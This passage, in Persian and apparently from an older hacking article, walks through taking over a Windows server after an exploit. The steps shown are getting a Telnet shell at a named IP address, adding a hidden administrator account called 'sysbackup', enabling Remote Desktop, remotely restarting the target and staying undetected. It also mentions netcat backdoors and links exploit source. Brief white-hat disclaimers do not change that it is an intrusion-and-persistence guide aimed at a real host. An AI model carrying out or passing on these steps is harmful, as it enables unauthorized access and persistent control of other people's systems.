
۳: در شکل زیر من شل را از طریق برنامه **Telnet** به دست گرفتم و با دستور **ipconfig** مطمئن شدم که من الان دارای **ip** به شماره **217.218.13.173** هستم در واقع من یکی از یوزر های این سیستم با حق دسترسی به عنوان مدیر سیستم شدم . پیشنهاد می کنم با زدن یک میل به مدیر سرور مورد نظر آنها را از وجود این **Bug** باخبر کنید

(گرفتن Shell از طریق Telnet)




۴: در ادامه مقاله سیستم مورد نظر در دست شماست و از نظر عملی الان هر کاری می توانید انجام دهید ولی از نظر اخلاقی محدودیت هایی وجود دارد . در اینجا شما می توانید به رد و بدل کردن فایلها به هدف از طریق TFTP یا با Snifff کردن داده ها و یا هر کار دیگری در سرور انجام بدهید. ولی من در ادامه فقط برای آشنایی کاربران یک از کارهای را که می توانید روی سیستم هدف انجام بدهید به شما نشان می دهم و آن ایجاد یک کاربر جدید روی سیستم مورد نظر است که برای دفعات بعدی برا نفوذ به سرور نیازی به اجرای مجدد Exploit نداشته باشید البته با netcat هم می توانید روی هدف یک BackDoor ایجاد کنید باز هم تکرار می کنم در این مرحله از نفوذ همه چیز به خود شما بستگی دارد واین شما هستید که نوع نفوذ خودتان را روی هدف گسترش می دهید .در شکل زیر با دستور net user اکانت های سیستم را می توانید مشاهده کنید شما می توانید پسوورد یکی از همین اکانت ها را تغییر بدهید ولی پسوورد کاربر اصلی که در اینجا Administrator هست را تغییر نمی دهم. اگر نام کاربری را داشتید که برای مدت زیادی از آن استفاده نشده بود برای تغییرات مناسب است.

(نمایش Account های موجود بر روی هدف)




ولی من قصد دارم یک یوزر با دسترسی مدیر سیستم ایجاد کنم با نام sysbackup (به شکل زیر توجه کنید) باز هم توجه کنید اگر یوزری وجود داشت که برای مدتی از آن آستفاده نمی شد می توانید بر روی همان کار کنید .

(اضافه کردن یک اکانت جدید به نام sysbackup)




با اجرای مجدد فرمان net user میبینید که sysbackup به کاربر های سیستم اضافه شد

(مشاهده مجدد اکانت ها)




برای مشاهده جزییات درباره یوزری که ساختیم از فرمان **net user sysbackup** استفاده می کنیم به قسمت **local Group memberships** توجه کنید متوجه می شوید هنوز این کاربر یک مدیر سیستم نیست!

(مشاهده جزییات بیشتر در مورد اکانت ایجاد شده)



من با دستور ی که در شکل زیر میبینید **Sysbackup** را به مدیر سیستم تغییر می دهم


(تبدیل اکانت جدید به مدیر سیستمی **Administrator**)



باز از **sysbackup** خصوصیات می گیرم و به سطر **Local Group Memberships** توجه کنید می بینید که


الان **sysbackup** یک مدیر سیستمی است

(مشاهده مجدد جزییات یوزر جدید)



یک پسوورد هم برای جلوگیری از هر گونه سو استفاده ای روی این یوزر تعریف میکنم ۱۲۳۴۵


(قرار دادن پسوورد روی اکانت)



با دستور **net start** سرویس هایی که روی سیستم در حال اجرا هست را ببینید اگر سرویس **Terminal Services** را مشاهده کردید بعدا میتوانید از طریق **Remote**

Desktop Connection یا برنامه های دیگری مثل Terminal Server & Client استفاده کنید برنامه مورد نظر را از سایت Download.com بگیرید

(مشاهده لیست سرویس های جاری روی سیستم هدف- به خصوص Terminal Services)



اگر سرویس Terminal Service به هر دلیلی در حالت start نبود شما می توانید به عنوان مدیر سیستم این سرویس را راه اندازی کنید تا در دفعات بعدی این امکان برای شما وجود داشته باشد که از طریق remote Desktop Connection به سرور مورد نظر وصل شوید (برای راه اندازی سرویس ها به زیر دستورات فرمان Net مراجعه کنید) البته از برنامه.

های دیگری مثل **Terminal Server&Client** و **WinVnc32** نیز برای وصل شدن به سرور می توانید استفاده کنید که در اینجا من برای راحتی کاربران از خود یکی از برنامه های داخلی **Windows** استفاده می کنم .


در شکل زیر از **User name** و **Password** ای که در مراحل بالا با نحوه ی ایجادشان آشنا شدید استفاده می کنیم. البته این تنها راه برای ورود مجدد به یک سیستم هک شده نیست بلکه از آنجایی که این روش **User Friendly** هست من آن را برای شما مثال زدم همانطوری که در بالا هم گفتم شما می توانید با ایجاد یک **BackDoor** هم در سیستم دوباره به همون سیستم بدون نیاز به اجرای **Exploit** نفوذ کنید.

(برقراری ارتباط از طریق **Remote Desktop Connection**)

واین همان چیزی است که شما انتظار به دست آوردنش را داشتید و من مطمئن هستم که شما دست به هیچگونه خرابکاری نمیزنید و مانند همه هکرهای کلاه سفید در این مرحله مدیر آن

سایت را از داشتن این **Bug** به خصوص باخبر می کنید و راه پچ کردن این آسیب پذیری را هم به آنها نشان می دهید


(وارد شدن به سیستم هدف از طریق GUI)



نکته مهم:

این امکان نیز وجود دارد که حتی با داشتن **User** و **Password** نیز نتوانید به سیستم هدف وصل شوید زیرا باید سرور مورد نظر **Restart** شود تا اکانت تازه ساخته شده شما در پروسه امنیتی سیستم قرار گیرد تا در دفعه بعدی بتوان از ان استفاده نمود. برای این منظور نیز از **Remote Shutdown Dialog Windows** استفاده کنید سپس دوباره از **Remote Desktop connection** برای وصل شدن استفاده کنید .

توسط برنامهی **Remote Shutdown Dialog** که در **Microsoft 2k/XP/2003Server** به طور داخلی وجود دارد شما قادر خواهید بود هر سیستمی را با داشتن اجازه سیستمی از راه دور **Shutdown** و **Logoff** و **Restart** نمایید .البته شما باید ریسک خطر لو رفتن نفوذ خود را بپذیرید به هر حال اگر در این مرحله نیز بعد از **Restart** کردن سیستم هدف باز نتوانسید به آن **Log in** نمایید این احتمال می رود که حمله شما شناسایی شده است و اکانت جدید شما **Disable** و یا حذف شده است .... دوباره سعی کنید از طریق همین **Exploit** وارد شوید ولی این بار با احتیاط بیشتر گرچه نفوذ به یک سیستم کار آسانی نمی تواند باشد ولی آز ان نیز پیچیده تر گسترش نفوذ و نیز پنهان ماندن است هنر اصلی هک در همین نکته متبلور می شود.....



کلام آخر : مهم این نیست که چطور به هدف خود نفوذ می کنید بلکه مهم این است که نفوذ خود را چگونه گسترش می دهید و از نفوذ خود چه اهدافی را دنبال می کنید . خواهشمندیم از این مقاله برای امن کردن سرورهای خود بهره بگیرید وبه دیگران هم گوشزد کنید و اگر به

چنین باگی در سیستم خود پی بردید به نصب پچ های اشاره شده اقدام نمایید. در زیر Source این Exploit را برای کاربرانی که مسلط به برنامه نویسی به زبان C هستد را قرار می دهیم

در صورت هر گونه برخورد با مشکل لطفا با نویسندگان این مقاله تماس حاصل فرمایید ضمنا به تمامی نامه های ارسالی در اسرع وقت پاسخ داده می شود .

Mohsen2_ir@yahoo.com
Liv4devil@yahoo.com C0llect0r@Spymac.com

فایل Exploit را می توانید از آدرس زیر دریافت کنید:
http://www.websecuritymgz.com/articles/lss.c